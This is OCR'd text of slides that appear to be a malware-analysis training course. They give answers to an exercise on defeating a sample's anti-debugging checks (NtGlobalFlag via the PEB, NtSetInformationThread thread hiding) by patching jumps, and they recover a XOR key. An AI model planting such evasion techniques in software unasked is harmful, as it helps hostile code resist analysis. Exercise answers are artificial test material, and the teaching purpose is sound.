
- 0040198A mov eax,dword ptr fs:[30] //PEB Access
- 00401990 mov eax,dword ptr ds:[eax+68] //NtGlobal Flag
- 0401993 and eax,70 //Compare NtGlobal Flag 70 or not

- If the value of **NtGlobalFlag** is **70**, it is considered as a sign of debugging.

```
00401980    C785 04FBFFFF 00000 mov dword ptr ss:[ebp-4FC],0
0040198A    64:A1 30000000      mov eax,dword ptr fs:[30]
00401990    8B40 68             mov eax,dword ptr ds:[eax+68]
00401993    83E0 70             and eax,70
00401996    8985 04FBFFFF       mov dword ptr ss:[ebp-4FC],eax
0040199C    83BD 04FBFFFF 00    cmp dword ptr ss:[ebp-4FC],0
004019A3    74 17               je custom_antidebugg.4019BC
004019A5    8D8D 98FEFFFF       lea ecx,dword ptr ss:[ebp-168]
```


Exercise 1 Answer For Ghidra

- This is the final anti-debugging mechanism.
- What does the comment say?



Exercise 1 Answer For Ghidra

- You can either change the **ZF flag**, modify the **jump instruction.**




Exercise 1 Answer For Ghidra

- When **call edi** is executed, the thread becomes invisible to the debugger, making it impossible to continue debugging.

```
call dword ptr ds:[<&CloseHandle>]
lea ecx,dword ptr ss:[ebp-204]
jmp custom_antidebugg.4019F8
push custom_antidebugg.403138                403138:"ntdll.dll"
call dword ptr ds:[<&LoadLibraryA>]
mov esi,eax
test esi,esi
je custom_antidebugg.4019F5
push custom_antidebugg.403144                403144:"NtSetInformationThread"
push esi
call dword ptr ds:[<&GetProcAddress>]
mov edi,eax                                  edi:"ク\r"
test edi,edi                                 edi:"ク\r"
je custom_antidebugg.4019EE
push 0
push 0
push 11
call dword ptr ds:[<&GetCurrentThread>]
push eax
call edi
push esi
```


Exercise 1 Answer For Ghidra

To display the message, modify the conditional branch at **4019CB**.
This can be done by changing the jump instruction (e.g., **je** to **jmp**) or adjusting the flag condition to ensure the desired path is taken.



Exercise 1 Answer For Ghidra

- The final message is displayed.



Exercise 1 Optional Question Answer For Ghidra

- To investigate the XOR key, examine the function that outputs the message.

```
                                                                    0040120d(*)
                        FUN_00401170                    XREF[1]:    FUN_00401230:004019f8(c
00401170 55              PUSH        EBP
00401171 8b ec           MOV         EBP,ESP
00401173 83 ec 20        SUB         ESP,0x20
00401176 a1 04 40        MOV         EAX,[DAT_00404004]                  = BB40E64Eh
         40 00
0040117b 33 c5           XOR         EAX,EBP
0040117d 89 45 fc        MOV         dword ptr [EBP + local_8],EAX
00401180 56              PUSH        ESI
00401181 57              PUSH        EDI
00401182 8b f9           MOV         EDI,param_1
00401184 e8 07 ff        CALL        FUN_00401090                        undefined FUN_004010
         ff ff
00401189 6a 00           PUSH        0x0                                 LPVOID lpParam for C
0040118b 6a 00           PUSH        0x0                                 HINSTANCE hInstance
0040118d 6a 00           PUSH        0x0                                 HMENU hMenu for Crea
0040118f 6a 00           PUSH        0x0                                 HWND hWndParent for
00401191 68 96 00        PUSH        0x96                                int nHeight for Crea
```

```
4  {
5    HWND hWnd;
6    int iVar1;
7    tagMSG local_24;
8    uint local_8;
9
10   local_8 = DAT_00404004 ^ (uint)&stack0xfffffffc;
11   FUN_00401090((ushort *)param_1);
12   hWnd = CreateWindowExW(8,L"STATIC",(LPCWSTR)0x0,0x10cf0000,-0x80000000,-0x80000000,300,0x96,
13                          (HWND)0x0,(HMENU)0x0,(HINSTANCE)0x0,(LPVOID)0x0);
14   if (hWnd != (HWND)0x0) {
15     SetWindowTextW(hWnd,param_1);
16     SetWindowPos(hWnd,(HWND)0xffffffff,0,0,0,0,0x43);
17     iVar1 = GetMessageW(&local_24,(HWND)0x0,0,0);
18     while (iVar1 != 0) {
19       TranslateMessage(&local_24);
20       DispatchMessageW(&local_24);
21       iVar1 = GetMessageW(&local_24,(HWND)0x0,0,0);
22     }
```

Exercise 1 Optional Question Answer For Ghidra

sub_401090

Decompile: FUN_00401090 - (Custom_AntiDebug.exe)

```
18
19  local_8 = DAT_00404004 ^ (uint)&stack0xfffffffc;
20  puVar7 = &local_1c;
21  local_c = 0;
22  local_1c = 0x73006a;
23  uStack_18 = 0x630061;
24  uStack_14 = 0x300032;
25  uStack_10 = 0x350032;
26  do {
27    sVar1 = *(short *)puVar7;
28    puVar7 = (undefined4 *)((int)puVar7 + 2);
29  } while (sVar1 != 0);
30  uVar4 = *param_1;
31  uVar2 = 0;
32  puVar6 = param_1;
33  if (uVar4 != 0xe000) {
34    do {
35      uVar5 = uVar2 % (uint)((int)puVar7 - ((int)&local_1c + 2) >> 1);
36      uVar2 = uVar2 + 1;
37      *puVar6 = *(ushort *)((int)&local_1c + uVar5 * 2) ^ uVar4;
38      uVar4 = param_1[uVar2];
39      puVar6 = param_1 + uVar2;
40    } while (uVar4 != 0xe000);
41    uVar4 = *param_1;
```

XOR_KEY = jsac2025

```
00401090   push ebp
00401091   mov ebp,esp
00401093   sub esp,20
00401096   mov eax,dword ptr ds:[404004]
0040109B   xor eax,ebp
0040109D   mov dword ptr ss:[ebp-4],eax
004010A0   movups xmm0,xmmword ptr ds:[40318C]   0040318C:L"jsac2025"
004010A7   mov ax,word ptr ds:[40319C]
004010AD   push ebx                              ebx:PEB.InheritedAddressSpace
004010AE   push esi
004010AF   push edi
004010B0   lea esi,dword ptr
004010B3   mov word ptr ss:[
004010B7   mov edi,ecx
004010B9   lea ecx,dword ptr
```

DAT_0040318c

0040318c 6a	??	6Ah	j
0040318d 00	??	00h	
0040318e 73	??	73h	s
0040318f 00	??	00h	
00403190 61	??	61h	a
00403191 00	??	00h	
00403192 63	??	63h	c
00403193 00	??	00h	
00403194 32	??	32h	2
00403195 00	??	00h	
00403196 30	??	30h	0
00403197 00	??	00h	
00403198 32	??	32h	2
00403199 00	??	00h	
0040319a 35	??	35h	5
0040319b 00	??	00h	

Exercise 2

Level2.
Analysis of a program with multiple anti-debugging features

Exercise 2

Target Malware : Exercise2.exe

Question

Use dynamic and static analysis to apply patches and make the malware function properly.

Check1 : How many anti-analysis features must be circumvented?

